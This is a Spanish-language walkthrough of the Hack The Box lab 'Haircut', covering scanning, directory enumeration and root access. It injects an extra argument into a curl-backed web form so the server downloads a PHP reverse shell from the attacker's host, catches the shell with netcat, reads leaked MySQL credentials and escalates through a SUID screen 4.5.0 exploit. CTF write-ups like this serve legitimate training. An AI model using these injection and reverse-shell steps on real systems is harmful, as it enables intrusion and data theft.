
Haircut - Writeup

RECONOCIMIENTO - EXPLOTACION

Realizamos un escaneo de puertos con nmap:

```
PORT   STATE SERVICE REASON         VERSION
22/tcp open  ssh     syn-ack ttl 63 OpenSSH 7.2p2 Ubuntu
| ssh-hostkey:
|   2048 e9:75:c1:e4:b3:63:3c:93:f2:c6:18:08:36:48:ce:36
| ssh-rsa AAAAB3NzaC1yc2EAAAADAQABAAABAQDo4pezhJs9c3u8vPW
AO/BAUjs3dNdR1S9wR6F+yRc2jgIyKFJO3JohZZFnM6BrTkZO7+IkSF6b
v4r4krCb1h8zYtAwVnoZdtYVopfACgWHxqe+/8YqS8qo4nPfEXq8LkUc2
|   256 87:00:ab:a9:8f:6f:4b:ba:fb:c6:7a:55:a8:60:b2:68 (
| ecdsa-sha2-nistp256 AAAAE2VjZHNhLXNoYTItbmlzdHAyNTYAAAA
YTHeDF6VqX0dzc=
|   256 b6:1b:5c:a9:26:5c:dc:61:b7:75:90:6c:88:51:6e:54 (
|_ssh-ed25519 AAAAC3NzaC1lZDI1NTE5AAAAIA+vUE7P+f2aiWmwJRu
80/tcp open  http    syn-ack ttl 63 nginx 1.10.0 (Ubuntu)
| http-methods:
|_  Supported Methods: GET HEAD
|_http-title:  HTB Hairdresser
|_http-server-header: nginx/1.10.0 (Ubuntu)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Vamos a ver el contenido del puerto 80, solo tiene una foto:



Vamos a ver que rutas hay detras del servicio web:

```
└─$ gobuster dir -u http://10.10.10.24 -w /usr/share/wordlists/dirbuster/directory-list
200
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.10.10.24
[+] Method:                  GET
[+] Threads:                 200
[+] Wordlist:                /usr/share/wordlists/dirbuster/directory-list-2.3-medium.t
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              php,jsp,jpg,txt,asp,html,png,zip,aspx
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/index.html           (Status: 200) [Size: 144]
/uploads              (Status: 301) [Size: 194] [--> http://10.10.10.24/uploads/]
/test.html            (Status: 200) [Size: 223]
/sea.jpg              (Status: 200) [Size: 135186]
/hair.html            (Status: 200) [Size: 141]
/bounce.jpg           (Status: 200) [Size: 116637]
/exposed.php          (Status: 200) [Size: 446]
```

Vemos que podemos buscar archivos internos de la maquina:

Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html

http://localhost/test.html Go

Requesting Site...

% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0 100 223 100

CARRIE CURL

Si metemos algun error nos dice es curl lo que esta ejecutandose:

Enter the Hairdresser's location you would like to check. Example: http://localhost/test.html


localhost/test.html asdsadasd Go

Requesting Site...


% Total % Received % Xferd Average Speed Time Time Time Current Dload Upload Total Spent Left Speed 0 0 0 0 0 0 0 0 --:--:-- --:--:-- --:--:-- 0 100 223 100 223 0 0 44959 0 --:--:-- --:--:-- --:--:-- 55750

0 0 0 0 0 0 0 0 --:--:-- 0:00:01 --:--:-- 0 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:02 --:--:-- 0:00:05 --:--:-- 0 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:06 --:--:-- 0 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:07 --:--:-- 0 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:08 --:--:-- 0 0 0 0 0 0 0 0 0 0 --:--:-- 0:00:09 --:--:-- 0curl: (6) Could not resolve host: dasdsa

Si buscamos por el puerto 22 nos reporta que hay un servicio de ssh activo:



Con Burpusuit puedo realizar un ataque de fuerza bruta para descubrir los puertos abiertos a traves del intruder:




Request	Payload	Status code	Response received	Error	Timeout	Lengt
17	17	200	115			949
18	18	200	115			949
19	19	200	115			949
20	20	200	115			949
21	21	200	114			949
22	22	200	122			1070


Sabemos que hay una carpeta uploads y sabemos que esta ejecutando el binario "curl". Lo que podemos hacer es utilizar el binario "curl" para guardar un archivo nuestro en la ruta "/var/www/html/uploads" de la maquina victima. Vamos a crear un archivo que se llame exploit2.php con la reverse shell de pentest monkey y nos abrimos un servidor web con python

Esto lo podemos hacer con:

```
http://10.10.14.3/exploit2.php -o /var/www/html/uploads/exploit2.php
```



Ahora al acceder a esta URL:



Estando a la escucha con netcat entablamos la conexion con la maquina victima

```
└─$ nc -lvnp 1234
listening on [any] 1234 ...
connect to [10.10.14.3] from (UNKNOWN) [10.10.10.24]
Linux haircut 4.4.0-78-generic #99-Ubuntu SMP Thu Apr
 00:00:03 up  1:30,  0 users,  load average: 0.52, 0.
USER     TTY      FROM             LOGIN@   IDLE   JC
uid=33(www-data) gid=33(www-data) groups=33(www-data)
sh: 0: can't access tty; job control turned off
$ whoami
www-data
```

ESCALADA DE PRIVILEGIOS

Vamos al usuario home de Maria y vemos un archivo oculto llamado task:

```
www-data@haircut:/home/maria$ ls -la
total 104
drwxr-xr-x 15 maria maria 4096 Jul 13  2021 .
drwxr-xr-x  3 root  root  4096 Jul 13  2021 ..
-rw-------  1 maria maria  322 May 16  2017 .ICEautho
-rw-------  1 maria maria   52 May 16  2017 .Xauthori
-rw-------  1 maria maria    1 Dec 24  2017 .bash_his
-rw-r--r--  1 maria maria  220 May 15  2017 .bash_log
-rw-r--r--  1 maria maria 3771 May 15  2017 .bashrc
drwx------  9 maria maria 4096 Jul 13  2021 .cache
drwx------ 12 maria maria 4096 Jul 13  2021 .config
-rw-r--r--  1 maria maria   25 May 16  2017 .dmrc
drwxr-xr-x  3 maria maria 4096 Jul 13  2021 .local
-rw-------  1 maria maria  255 May 16  2017 .mysql_hi
drwxrwxr-x  2 maria maria 4096 Jul 13  2021 .nano
-rw-r--r--  1 maria maria  655 May 15  2017 .profile
-rw-r--r--  1 maria maria    0 May 16  2017 .sudo_as_
drwxrwxr-x  2 maria maria 4096 Jul 13  2021 .tasks
```

Nos filtran las credenciales de mysql:

```
www-data@haircut:/home/maria$ cd .tasks/
www-data@haircut:/home/maria/.tasks$ ls -la
total 12
drwxrwxr-x  2 maria maria 4096 Jul 13  2021 .
drwxr-xr-x 15 maria maria 4096 Jul 13  2021 ..
-rw-r--r--  1 maria maria  134 May 16  2017 task1
www-data@haircut:/home/maria/.tasks$ cat task1
#!/usr/bin/php
<?php
$mysql_id = mysql_connect('127.0.0.1', 'root', 'passIsNotThis');
mysql_select_db('taskmanager', $mysql_id);


?>
```

No veo ninguna base de datos interesante, las he enumerado y no sale nada:

```
mysql> show databases;
+--------------------+
| Database           |
+--------------------+
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
4 rows in set (0.00 sec)
```

Vemos que estamos ejecutando un comando llamado screen-4.5.0

```
www-data@haircut:/etc$ find / -perm /4000 2>/dev/null
/bin/ntfs-3g
/bin/ping6
/bin/fusermount
/bin/su
/bin/mount
/bin/ping
/bin/umount
/tmp/rootshell
/usr/bin/sudo
/usr/bin/pkexec
/usr/bin/newuidmap
/usr/bin/newgrp
/usr/bin/newgidmap
/usr/bin/gpasswd
/usr/bin/at
/usr/bin/passwd
/usr/bin/screen-4.5.0
```

Encontramos una vulnerabilidad en github para esa version donde nos dice paso a paso como tenemos que realizar el ataque:

https://github.com/YasserREED/screen-v4.5.0-priv-escalate

Tras seguir los pasos conseguimos una shell como root en /tmp/rootshell:

```
www-data@haircut:/etc$ /tmp/rootshell
# whoami
root
```